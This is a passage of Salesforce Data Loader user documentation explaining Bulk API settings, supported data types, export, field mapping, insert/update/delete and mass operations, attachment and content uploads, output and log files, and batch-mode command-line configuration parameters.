This option enables Data Loader to insert blank mapped values as `null` values during data operations when the Bulk API is disabled. Empty field values are ignored when you update records using the Bulk API. To set a field value to `null` when the `Use Bulk API` option is selected, use a field value of `#N/A`.

`Allow field truncation`
This option directs Data Loader to truncate data for certain field types when the Bulk API is disabled. A load operation fails for the row if a value is specified that is too large for the field when the `Use Bulk API` option is selected.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

Configure Data Loader

Configure the Data Loader to Use the Bulk API

The Bulk API is optimized to load or delete a large number of records asynchronously. It is faster than the SOAP-based API due to parallel processing and fewer network round-trips. By default, Data Loader uses the SOAP-based API to process records.

To configure Data Loader to use the Bulk API for inserting, updating, upserting, deleting, and hard deleting records:

1. Open the Data Loader.
2. Choose **Settings** > **Settings**.
3. Select the `Use Bulk API` option.
4. Click **OK**.

Note:

- You can also select the `Enable serial mode for Bulk API` option. Processing in parallel can cause database contention. When this is severe, the load may fail. Using serial mode guarantees that batches are processed one at a time. Note that using this option may significantly increase the processing time for a load.
- **Caution:** You can hard delete records when you configure Data Loader to `Use Bulk API`. Keep in mind that hard deleted records are immediately deleted and can't be recovered from the Recycle Bin.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

Configure Data Loader

Data Types Supported by Data Loader

Data Loader supports the following data types:

Base64

String path to file (converts the file to a base64–encoded array). Base64 fields are only used to insert or update attachments and Salesforce CRM Content. For more information, see Uploading Attachments on page 664 and Upload Content with the Data Loader on page 665.

Boolean

- True values (case insensitive) = `yes`, `y`, `true`, `on`, `1`
- False values (case insensitive) = `no`, `n`, `false`, `off`, `0`

Date Formats

We recommend you specify dates in the format *`yyyy-MM-ddTHH:mm:ss.SSS+/-HHmm`*:

- `yyyy` is the four-digit year
- `MM` is the two-digit month (01-12)
- `dd` is the two-digit day (01-31)
- `HH` is the two-digit hour (00-23)
- `mm` is the two-digit minute (00-59)
- `ss` is the two-digit seconds (00-59)
- `SSS` is the three-digit milliseconds (000-999)
- `+/-HHmm` is the Zulu (UTC) time zone offset

The following date formats are also supported:

- `yyyy-MM-dd'T'HH:mm:ss.SSS'Z'`
- `yyyy-MM-dd'T'HH:mm:ss.SSS Pacific Standard Time`
- `yyyy-MM-dd'T'HH:mm:ss.SSSPacific Standard Time`
- `yyyy-MM-dd'T'HH:mm:ss.SSS PST`
- `yyyy-MM-dd'T'HH:mm:ss.SSSPST`
- `yyyy-MM-dd'T'HH:mm:ss.SSS GMT-08:00`
- `yyyy-MM-dd'T'HH:mm:ss.SSSGMT-08:00`
- `yyyy-MM-dd'T'HH:mm:ss.SSS -800`
- `yyyy-MM-dd'T'HH:mm:ss.SSS-800`
- `yyyy-MM-dd'T'HH:mm:ss`
- `yyyy-MM-dd HH:mm:ss`
- `yyyyMMdd'T'HH:mm:ss`
- `yyyy-MM-dd`
- `MM/dd/yyyy HH:mm:ss`
- `MM/dd/yyyy`
- `yyyyMMdd`

Note the following tips for date formats:

- To enable date formats that begin with the day rather than the month, select the `Use European date format` box in the Settings dialog. European date formats are `dd/MM/yyyy` and `dd/MM/yyyy HH:mm:ss`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

- If your computer's locale is east of Greenwich Mean Time (GMT), we recommend that you change your computer setting to GMT in order to avoid date adjustments when inserting or updating records.
- Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

Double
Standard double string

ID
A Salesforce ID is a case-sensitive 15-character or case–insensitive 18-character alphanumeric string that uniquely identifies a particular record.

Tip: To ensure data quality, make sure that all Salesforce IDs you enter in Data Loader are in the correct case.

Integer
Standard integer string

String
All valid XML strings; invalid XML characters are removed.

Export Data

You can use the Data Loader export wizard to extract data from any Salesforce object. When you export, you can choose to include (**Export All**) or exclude (**Export**) soft-deleted records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To export records:
- "Read" on the records

To export all records:
- "Read" on the records

1. Open the Data Loader.
2. Click **Export** or **Export All**. These commands can also be found in the File menu.
3. Enter your Salesforce username and password. Click **Log in** to log in. After your login completes successfully, click **Next**. (Until you log out or close the program, you will not be asked to log in again.)

   If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is *mypassword*, and your security token is *XXXXXXXXXX*, you must enter *mypasswordXXXXXXXXXX* to log in.
4. Choose an object. For example, select the Account object. If your object name does not display in the default list, check `Show all objects` to see a complete list of objects that you can access. The objects will be listed by localized label name, with developer name noted in parentheses. For object descriptions, see the *SOAP API Developer's Guide*.
5. Click **Browse...** to select the CSV file to which the data will be exported. You can enter a new file name to create a new file or choose an existing file.

   If you select an existing file, the contents of that file are replaced. Click **Yes** to confirm this action, or click **No** to choose another file.
6. Click **Next**.
7. Create a SOQL query for the data export. For example, check `Id` and `Name` in the query fields and click **Finish**. As you follow the next steps, you will see that the CSV viewer displays all the Account names and their IDs. SOQL is the Salesforce Object Query Language that allows you to construct simple but powerful query strings. Similar to the SELECT command in SQL, SOQL allows you to specify the source object, a list of fields to retrieve, and conditions for selecting rows in the source object.

a. Choose the fields you want to export.

b. Optionally, select conditions to filter your data set. If you do not select any conditions, all the data to which you have read access will be returned.

c. Review the generated query and edit if necessary.

Tip: You can use a SOQL relationship query to include fields from a related object. For example:

```
Select Name, Pricebook2Id, Pricebook2.Name, Product2Id, Product2.ProductCode FROM
PricebookEntry WHERE IsActive = true
```

Or:

```
Select Id, LastName, Account.Name FROM Contact
```

When using relationship queries in Data Loader, the fully specified field names are case-sensitive. For example, using `ACCOUNT.NAME` instead of `Account.Name` does not work.

Data Loader doesn't support nested queries or querying child objects. For example, queries similar to the following return an error:

```
SELECT Amount, Id, Name, (SELECT Quantity, ListPrice,
PriceBookEntry.UnitPrice, PricebookEntry.Name,
PricebookEntry.product2.Family FROM OpportunityLineItems)
FROM Opportunity
```

Also, Data Loader doesn't support queries that make use of polymorphic relationships. For example, the following query results in an error:

```
SELECT Id, Owner.Name, Owner.Type, Owner.Id, Subject FROM Case
```

For more information on SOQL, see the *Force.com SOQL and SOSL Reference*.

8. Click **Finish**, then click **Yes** to confirm.
9. A progress information window reports the status of the operation.
10. After the operation completes, a confirmation window summarizes your results. Click **View Extraction** to view the CSV file, or click **OK** to close. For more details, see Reviewing Data Loader Output Files on page 666.

Note:

- Data Loader currently does not support the extraction of attachments. As a workaround, we recommend that you use the weekly export feature in the online application to export attachments.
- If you select compound fields for export in the Data Loader, they cause error messages. To export values, use individual field components.

Define Data Loader Field Mappings

When you insert, delete, or update files, use the Mapping Dialog window to associate Salesforce fields with the columns of your CSV file. For more information, see Insert, Update, or Delete Data Using Data Loader on page 662.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

1. To automatically match fields with columns, click **Auto-Match Fields to Columns**. The Data Loader populates the list at the bottom of the window based on the similarity of field and column names. For a delete operation, automatic matching works only on the ID field.
2. To manually match fields with columns, click and drag fields from the list of Salesforce fields at the top to the list of CSV column header names at the bottom. For example, if you are inserting new Account records where your CSV file contains the names of new accounts, click and drag the `Name` field to the right of the `NAME` column header field.
3. Optionally, click **Save Mapping** to save this mapping for future use. Specify a name for the SDL mapping file.

   If you select an existing file, the contents of that file are replaced. Click **Yes** to confirm this action, or click **No** to choose another file.
4. Click **OK** to use your mapping for the current operation.

Insert, Update, or Delete Data Using Data Loader

USER PERMISSIONS

To insert records:	"Create" on the record
To update records:	"Edit" on the record
To upsert records:	"Create" or "Edit" on the record
To delete records:	"Delete" on the record
To hard delete records:	"Delete" on the record
To mass delete records:	"Modify All Data"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The insert, update, upsert, delete, and hard delete wizards in Data Loader allow you to add new records, modify existing records, or delete existing records. Note that "upsert" is a combination of inserting and updating. If a record in your file matches an existing record, the existing record is updated with the values in your file. If no match is found, then the record is created as new. When you hard delete records, the deleted records are not stored in the Recycle Bin and become immediately eligible for deletion. For more information, see Configure Data Loader on page 654.

1. Open the Data Loader.
2. Click **Insert**, **Update**, **Upsert**, **Delete** or **Hard Delete**. These commands can also be found in the File menu.
3. Enter your Salesforce username and password. Click **Log in** to log in. After your login completes successfully, click **Next**. (Until you log out or close the program, you are not asked to log in again.)

   If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is *`mypassword`*, and your security token is *`XXXXXXXXXX`*, you must enter *`mypasswordXXXXXXXXXX`* to log in.

4. Choose an object. For example, if you are inserting Account records, select **Account**. If your object name does not display in the default list, check `Show all objects` to see a complete list of the objects that you can access. The objects are listed by localized label name, with developer name noted in parentheses. For object descriptions, see the *Object Reference for Salesforce and Force.com*.
5. Click **Browse...** to select your CSV file. For example, if you are inserting Account records, you could specify a CSV file named `insertaccounts.csv` containing a `Name` column for the names of the new accounts.
6. Click **Next**. After the object and CSV file are initialized, click **OK**.
7. If you are performing an upsert:
   a. Your CSV file must contain a column of ID values for matching against existing records. The column may be either an external ID (a custom field with the "External ID" attribute), or `Id` (the Salesforce record ID). From the drop-down list, select which field to use for matching. If the object has no external ID fields, `Id` is automatically used. Click **Next** to continue.
   b. If your file includes the external IDs of an object that has a relationship to your chosen object, enable that external ID for record matching by selecting its name from the drop-down list. If you make no selection here, you can use the related object's `Id` field for matching by mapping it in the next step. Click **Next** to continue.
8. Define how the columns in your CSV file map to Salesforce fields. Click **Choose an Existing Map** to select an existing field mapping, or click **Create or Edit a Map** to create a new map or modify an existing map. For more details and an example of usage, see Define Data Loader Field Mappings on page 662.
9. Click **Next**.
10. For every operation, the Data Loader generates two unique CSV log files; one file name starts with "success," while the other starts with "error." Click **Browse...** to specify a directory for these files.
11. Click **Finish** to perform the operation, and then click **Yes** to confirm.
12. As the operation proceeds, a progress information window reports the status of the data movement.
13. After the operation completes, a confirmation window summarizes your results. Click **View Successes** to view your success file, click **View Errors** to open your errors file, or click **OK** to close. For more information, see Reviewing Data Loader Output Files on page 666.

Tip:

- If you are updating or deleting large amounts of data, review Perform Mass Updates and Perform Mass Deletes for tips and best practices.
- There is a five-minute limit to process 100 records when the Bulk API is enabled. Also, if it takes longer than 10 minutes to process a file, the Bulk API places the remainder of the file back in the queue for later processing. If the Bulk API continues to exceed the 10-minute limit on subsequent attempts, the file is placed back in the queue and reprocessed up to 10 times before the operation is permanently marked as failed. Even if the processing failed, some records could have completed successfully, so you must check the results. If you get a timeout error when loading a file, split your file into smaller files, and try again.

Perform Mass Updates

To update a large number of records at one time, we recommend the following steps:

1. Obtain your data by performing an export of the objects you wish to update, or by running a report. Make sure your report includes the record ID.
2. As a backup measure, save an extra copy of the generated CSV file.
3. Open your working file in a CSV editor such as Excel, and update your data.
4. Launch Data Loader and follow the update wizard. Note that matching is done according to record ID. See Insert, Update, or Delete Data Using Data Loader on page 662.
5. After the operation, review your success and error log files. See Reviewing Data Loader Output Files on page 666.
6. If you made a mistake, use the backup file to update the records to their previous values.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Perform Mass Deletes

To delete a large number of records at one time using Data Loader, we recommend the following steps:

1. As a backup measure, export the records you wish to delete, being sure to select all fields. (See Export Data on page 660.) Save an extra copy of the generated CSV file.
2. Next, export the records you wish to delete, this time using only the record ID as the desired criterion.
3. Launch the Data Loader and follow the delete or hard delete wizard. Map only the ID column. See Insert, Update, or Delete Data Using Data Loader on page 662.
4. After the operation, review your success and error log files. See Reviewing Data Loader Output Files on page 666.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To mass delete records:
- "Modify All Data"

Uploading Attachments

You can use Data Loader to upload attachments to Salesforce. Before uploading attachments, note the following:

- If you intend to upload via the Bulk API, verify that `Upload Bulk API Batch as Zip File` on the **Settings** > **Settings** page is enabled.
- If you are migrating attachments from a source Salesforce organization to a target Salesforce organization, begin by requesting a data export for the source organization. On the Schedule Export page, make sure to select the `Include Attachments...` checkbox, which causes the file `Attachment.csv` to be included in your export. You can use this CSV file to upload the attachments. For more information on the export service, see Export Backup Data from Salesforce on page 704.

To upload attachments:

1. Confirm that the CSV file you intend to use for attachment importing contains the following required columns (each column represents a Salesforce field):
   - `ParentId` - the Salesforce ID of the parent record.
   - `Name` - the name of the attachment file, such as `myattachment.jpg`.
   - `Body` - the absolute path to the attachment on your local drive.

Ensure that the values in the `Body` column contain the full file name of the attachments as they exist on your computer. For example, if an attachment named `myattachment.jpg` is located on your computer at `C:\Export`, `Body` must specify `C:\Export\myattachment.jpg`. Your CSV file might look like this:

```
ParentId,Name,Body
50030000000VDowAAG,attachment1.jpg,C:\Export\attachment1.gif
701300000000iNHAAY,attachment2.doc,C:\Export\files\attachment2.doc
```

The CSV file can also include other optional Attachment fields, such as `Description`.

2. Proceed with an insert or upsert operation; see Insert, Update, or Delete Data Using Data Loader on page 662. At the `Select data objects` step, make sure to select the `Show all Salesforce objects` checkbox and the `Attachment` object name in the list.

Upload Content with the Data Loader

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can use Data Loader to bulk upload documents and links into libraries in Salesforce CRM Content. Before uploading documents or links, note the following.

- If you intend to upload via the Bulk API, verify that `Upload Bulk API Batch as Zip File` on the **Settings** > **Settings** page is enabled.
- When you upload a document from your local drive using Data Loader, specify the path in the `VersionData` and `PathOnClient` fields in the CSV file. `VersionData` identifies the location and extracts the format, and `PathOnClient` identifies the type of document being uploaded.
- When you upload a link using the Data Loader, specify the URL in `ContentUrl`. Don't use `PathOnClient` or `VersionData` to upload links.
- You can't export content using the Data Loader.
- If you're updating content that you've already uploaded:
  - Perform the Insert function.
  - Include a `ContentDocumentId` column with an 18-character ID. Salesforce uses this information to determine that you're updating content. When you map the `ContentDocumentId`, the updates are added to the content file. If you don't include the ContentDocumentId, the content is treated as new, and the content file isn't updated.

1. Create a CSV file with the following fields.
   - `Title` - file name.
   - `Description` - (optional) file or link description.

     Note: If there are commas in the description, use double quotes around the text.

   - `VersionData` - complete file path on your local drive (for uploading documents only).

     Note: Files are converted to base64 encoding on upload. This action adds approximately 30% to the file size.

   - `PathOnClient` - complete file path on your local drive (for uploading documents only).
   - `ContentUrl` - URL (for uploading links only).
   - `OwnerId` - (optional) file owner, defaults to the user uploading the file.
   - `FirstPublishLocationId` - library ID.
   - `RecordTypeId` - record type ID.

Note: If you publish to a library that has restricted record types, specify `RecordTypeId`.

To determine the `RecordTypeId` values for your organization using Data Loader, follow the steps in Exporting Data. The following is a sample SOQL query:

```
Select Id, Name FROM RecordType WHERE SobjectType = 'ContentVersion'
```

To determine the `RecordTypeId` values for your organization using the AJAX Toolkit:

a. Log in to Salesforce.

b. Enter this URL in your browser:
`http://instanceName.salesforce.com/soap/ajax/39.0/debugshell.html`. Enter the *instanceName* for your organization. You can see the *instanceName* in the URL field of your browser after logging in to Salesforce.

c. In the AJAX Toolkit Shell page, type:

```
sforce.connection.describeSObject("ContentVersion")
```

d. Press **Enter**.

e. Click the arrows for `recordTypeInfos`.

The `RecordTypeId` values for your organization are listed.

- `TagsCsv` - (optional) tag.

A sample CSV file is:

```
Title,Description,VersionData,PathOnClient,OwnerId,FirstPublishLocationId,RecordTypeId,TagsCsv
testfile,"This is a test file, use for bulk
upload",c:\files\testfile.pdf,c:\files\testfile.pdf,005000000000000,058700000004Cd0,012300000008o2sAQG,one
```

2. Upload the CSV file for the ContentVersion object (see Insert, Update, or Delete Data Using Data Loader on page 662). All documents and links are available in the specified library.

Reviewing Data Loader Output Files

After every import or export, Data Loader generates two CSV output files that contain the results of the operation. One file name starts with "success," while the other starts with "error." During every export, Data Loader saves the extracted data to a CSV file that you specify in the wizard. Data Loader has a built-in CSV file viewer with which you can open and view these files.

To view output files from a Data Loader operation:

1. Choose **View** > **View CSV**.
2. Specify the number of rows to view. Each row in the CSV file corresponds to one Salesforce record. The default is 1000.
3. To view a CSV file of your choice, click **Open CSV**. To view the last success file, click **Open Success**. To view the last error file, click **Open Error**. The CSV file opens in a new window.
4. Optionally, click **Open in External Program** to open the file in the associated external program, such as Microsoft® Office Excel.

The "success" file contains all of the records that were successfully loaded. In this file, there's a column for the newly generated record IDs. The "error" file contains all of the records that were rejected from the load operation. In this file, there's a column that describes why the load failed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

5. Click **Close** to return to the CSV Chooser window, and then click **OK** to exit the window.

Note: To generate success files when exporting data, select the `Generate status files for exports` setting. For more information, see Configure Data Loader on page 654.

View the Data Loader Log File

If you need to investigate a problem with Data Loader, or if requested by Salesforce Customer Support, you can access log files that track the operations and network connections made by Data Loader.

The log file, `sdl.log`, contains a detailed chronological list of Data Loader log entries. Log entries marked "INFO" are procedural items, such as logging in to and out of Salesforce. Log entries marked "ERROR" are problems such as a submitted record missing a required field. The log file can be opened with commonly available text editor programs, such as Microsoft Notepad.

If you are using Data Loader for Windows, view the log file by entering *`%TEMP%\sdl.log`* in either the Run dialog or the Windows Explorer address bar.

If you are using Data Loader for Mac OSX, view the log file by opening terminal and entering *`open $TMPDIR/sdl.log`*.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

If you are having login issues from the command line, ensure that the password provided in the configuration parameters is encrypted. If you are having login issues from the UI, you may need to obtain a new security token.

Batch Mode

Note: The Data Loader command-line interface is supported for Windows only.

You can run Data Loader in batch mode from the command line. See the following topics:

- Installed Directories and Files
- Encrypt from the Command Line
- Upgrade Your Batch Mode Interface
- Data Loader Command-Line Interface
- Configure Batch Processes
- Data Loader Process Configuration Parameters
- Data Loader Command-Line Operations
- Configure Database Access
- Map Columns
- Run Individual Batch Processes
- Data Access Objects

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Note: If you have used the batch mode from the command line with a version earlier than 8.0, see Upgrade Your Batch Mode Interface on page 669.

Installed Directories and Files

Note: The Data Loader command-line interface is supported for Windows only.

In versions 8.0 and later, installing the Data Loader creates several directories under the installation directory. The following directories are involved in running the program from the command line for automated batch processing:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

bin

Contains the batch files `encrypt.bat` for encrypting passwords and `process.bat` for running batch processes.

For information on running the Data Loader from the command line, see Data Loader Command-Line Interface on page 669.

conf

The default configuration directory. Contains the configuration files `config.properties`, `Loader.class`, and `log-conf.xml`.

The `config.properties` file that is generated when you modify the Settings dialog in the graphical user interface is located at `C:\Documents and Settings\`*`your Windows username`*`\Application Data\Salesforce\Data Loader `*`version_number`*. You can copy this file to the `conf` installation directory to use it for batch processes.

The `log-conf.xml` file is included with version 35.0 of the Data Loader for Windows installer. The `log-conf.xml` is located at `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` for the current user, and `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` for all users.

samples

Contains subdirectories of sample files for reference.

File Path Convention

The file paths provided in these topics start one level below the installation directory. For example, `\bin` means `C:\Program Files \Salesforce\Data Loader `*`version_number`*`\bin`, provided you accepted the default installation directory. If you installed the program to a different location, please substitute that directory path as appropriate.

Encrypt from the Command Line

Note: The Data Loader command-line interface is supported for Windows only.

When running Data Loader in batch mode from the command line, you must encrypt the following configuration parameters:

- `sfdc.password`
- `sfdc.proxyPassword`

Data Loader offers an encryption utility to secure passwords specified in configuration files. This utility is used to encrypt passwords, but data that you transmit using Data Loader is not encrypted.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

1. Run `\bin\encrypt.bat`.
2. At the command line, follow the prompts provided to execute the following actions:

   Generate a key

   Key text is generated on screen from the text you provide. Carefully copy the key text to a key file, omitting any leading or trailing spaces. The key file can then be used for encryption and decryption.

Encrypt text
Generates an encrypted version of a password or other text. Optionally, you can provide a key file for the encryption. In the configuration file, make sure that the encrypted text is copied precisely and the key file is mentioned.

Verify encrypted text
Given encrypted and decrypted versions of a password, verifies whether the encrypted password provided matches its decrypted version. A success or failure message is printed to the command line.

Upgrade Your Batch Mode Interface

Note: The Data Loader command-line interface is supported for Windows only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The batch mode interface in Data Loader versions 8.0 and later aren't backward-compatible with earlier versions. If you're using a version earlier than 8.0 to run batch processes, your options are as follows:

Maintain the old version for batch use
Do not uninstall your old version of Data Loader. Continue to use that version for batch processes. You can't take advantage of newer features such as database connectivity, but your integrations will continue to work. Optionally, install the new version alongside the old version and dedicate the old version solely to batch processes.

Generate a new config.properties file from the new GUI
If you originally generated your `config.properties` file from the graphical user interface, use the new version to set the same properties and generate a new file. Use this new file with the new batch mode interface. For more information, see Data Loader Command-Line Interface on page 669.

Manually update your config.properties file
If your old `config.properties` file was created manually, you must manually update it for the new version. For more information, see Installed Directories and Files on page 668.

Data Loader Command-Line Interface

Note: The Data Loader command-line interface is supported for Windows only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

For automated batch operations such as nightly scheduled loads and extractions, run Data Loader from the command line. Before running any batch operation, be sure to include your encrypted password in the configuration file. For more information, see Data Loader Introduction on page 686 and Encrypt from the Command Line on page 668. From the command line, navigate to the `bin` directory and type *`process.bat`*, which takes the following parameters:

- The directory containing `config.properties`.
- The name of the batch process bean contained in `process-conf.xml`.

The `log-conf.xml` file is included with version 35.0 of the Data Loader for Windows installer. The `log-conf.xml` is located at `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` for the current user, and `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` for all users.

For more information about using *`process.bat`*, see Run Individual Batch Processes on page 685.

To view tips and instructions, add *`-help`* to the command contained in *`process.bat`*.

Data Loader runs whatever operation, file, or map is specified in the configuration file that you specify. If you do not specify a configuration directory, the current directory is used. By default, Data Loader configuration files are installed at the following location:

`C:\Program Files\Salesforce\Data Loader` *`version number`*`\conf`

You use the `process-conf.xml` file to configure batch processing. Set the name of the process in the bean element's id attribute: (for example <bean id="myProcessName">).

If you want to implement enhanced logging, use a copy of `log-conf.xml`.

You can change parameters at runtime by giving *`param=value`* as program arguments. For example, adding `process.operation=insert` to the command changes the configuration at runtime.

You can set the minimum and maximum heap size. For example, `-Xms256m -Xmx256m` sets the heap size to 256 MB.

Note: These topics only apply to Data Loader version 8.0 and later.

Tip: If you experience login issues in the command line interface after upgrading to a new version of Data Loader, please try re-encrypting your password to solve the problem. For information on the password encryption utility, see Encrypt from the Command Line on page 668.

Configure Batch Processes

Note: The Data Loader command-line interface is supported for Windows only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Use `\samples\conf\process-conf.xml` to configure your Data Loader processes, which are represented by ProcessRunner beans. A process should have `ProcessRunner` as the `class` attribute and the following properties set in the configuration file:

name
Sets the name of the ProcessRunner bean. This value is also used as the non-generic thread name and for configuration backing files (see below).

configOverrideMap
A property of type `map` where each entry represents a configuration setting: the key is the setting name; the value is the setting value.

enableLastRunOutput
If set to true (the default), output files containing information about the last run, such as `sendAccountsFile_lastrun.properties`, are generated and saved to the location specified by `lastRunOutputDirectory`. If set to false, the files are not generated or saved.

lastRunOutputDirectory
The directory location where output files containing information about the last run, such as `sendAccountsFile_lastrun.properties`, are written. The default value is `\conf`. If `enableLastRunOutput` is set to false, this value is not used because the files are not generated.

The configuration backing file stores configuration parameter values from the last run for debugging purposes, and is used to load default configuration parameters in `config.properties`. The settings in `configOverrideMap` take precedence over those in the configuration backing file. The configuration backing file is managed programmatically and does not require any manual edits.

For the names and descriptions of available process configuration parameters, see Data Loader Process Configuration Parameters on page 671.

Data Loader Process Configuration Parameters

Note: The Data Loader command-line interface is supported for Windows only.

When running Data Loader from the command line, you can specify the following configuration parameters in the `process-conf.xml` file. In some cases, the parameter is also represented in the graphical user interface at **Settings** > **Settings**.

Tip: A sample `process-conf.xml` file can be found in the `\samples` directory that's installed with Data Loader.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
`dataAccess.readUTF8`	boolean	`Read all CSVs with UTF-8 encoding`	Select this option to force files to open in UTF-8 encoding, even if they were saved in a different format. Sample value: `true`
`dataAccess.writeUTF8`	boolean	`Write all CSVs with UTF-8 encoding`	Select this option to force files to be written in UTF-8 encoding. Sample value: `true`
`dataAccess.name`	string	Not applicable (N/A)	Name of the data source to use, such as a CSV file name. For databases, use the name of the database configuration in `database-conf.xml`. Sample value: `c:\dataloader\data\extractLead.csv`
`dataAccess.readBatchSize`	integer	N/A	Number of records read from the database at a time. The maximum value is 200. Sample value: `50`
`dataAccess.type`	string	N/A	Standard or custom data source type. Standard types are `csvWriter`, `csvRead`, `databaseWrite`, and `databaseRead`. Sample value: `csvWrite`

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
			Number of records written to the database at a time. The maximum value is 2,000. Note the implication for a large parameter value: if an error occurs, all records in the batch are rolled back. In contrast, if the value is set to 1, each record is processed individually (not in batch) and errors are specific to a given record. We recommend setting the value to 1 when you need to diagnose problems with writing to a database. Sample value: `500`
`dataAccess.writeBatchSize`	integer	N/A	
`process.enableExtractStatusOutput`	boolean	`Generate status files for exports`	Select this option to generate success and error files when exporting data. Sample value: `true`
`process.enableLastRunOutput`	boolean	N/A	When running Data Loader in batch mode, you can disable the generation of output files such as `sendAccountsFile_lastRun.properties`. Files of this type are saved by default to the `conf` directory. To stop the writing of these files, set this option to `false`. Alternatively, you can change the location of the directory where these files are saved, using `process.lastRunOutputDirectory`. Sample value: `true`
`process.encryptionKeyFile`	string (file name)	N/A	Name of the file that contains the encryption key. See Encrypt from the Command Line on page 668. Sample value: `c:\dataloader\conf\my.key`
`process.initialLastRunDate`	date	N/A	The initial setting for the `process.lastRunDate` parameter, which can be used in a SQL string and is automatically updated when a process has run successfully. For an explanation of the date format syntax, see Date Formats on page 659. Format must be `yyyy-MM-ddTHH:mm:ss.SSS+/-HHmm`. For example: 2006-04-13T13:50:32.423-0700

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
process.lastRunOutputDirectory	string (directory)	N/A	When running Data Loader in batch mode, you can change the location where output files such as sendAccountsFile_lastRun.properties are written. Files of this type are saved by default to the \conf directory. To change the location, change the value of this option to the full path where the output files should be written. Alternatively, you can stop the files from being written, using process.enableLastRunOutput.
process.loadRowToStartAt	number	Start at row	If your last operation failed, you can use this setting to begin where the last successful operation finished. Sample value: 1008
process.mappingFile	string (file name)	N/A	Name of the field mapping file to use. See Map Columns on page 684. Sample value: c:\dataloader\conf\accountExtractMap.sdl
process.operation	string	N/A	The operation to perform. See Data Loader Command-Line Operations on page 679. Sample value: extract
process.statusOutputDirectory	string (directory)	N/A	The directory where "success" and "error" output files are saved. The file names are automatically generated for each operation unless you specify otherwise in process-conf.xml. Sample value: c:\dataloader\status
process.outputError	string (file name)	N/A	The name of the CSV file that stores error data from the last operation. Sample value: c:\dataloader\status\myProcessErrors.csv
process.outputSuccess	string (file name)	N/A	The name of the CSV file that stores success data from the last operation. See also process.enableExtractStatusOutput on page 672. Sample value: c:\dataloader\status\myProcessSuccesses.csv

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
process.useEuropeanDates	boolean	Use European date format	Select this option to support the date formats dd/MM/yyyy and dd/MM/yyyy HH:mm:ss. Sample value: true
sfdc.assignmentRule	string	Assignment rule	Specify the ID of the assignment rule to use for inserts, updates, and upserts. This option applies to inserts, updates, and upserts on cases and leads. It also applies to updates on accounts if your organization has territory assignment rules on accounts. The assignment rule overrides Owner values in your CSV file. Sample value: 03Mc00000026J7w
sfdc.bulkApiCheckStatusInterval	integer	N/A	The number of milliseconds to wait between successive checks to determine if the asynchronous Bulk API operation is complete or how many records have been processed. See also sfdc.useBulkApi. We recommend a value of 5000. Sample value: 5000
sfdc.bulkApiSerialMode	boolean	Enable serial mode for Bulk API	Select this option to use serial instead of parallel processing for Bulk API. Processing in parallel can cause database contention. When this is severe, the load may fail. Using serial mode guarantees that batches are processed one at a time. Note that using this option may significantly increase the processing time for a load. See also sfdc.useBulkApi. Sample value: false
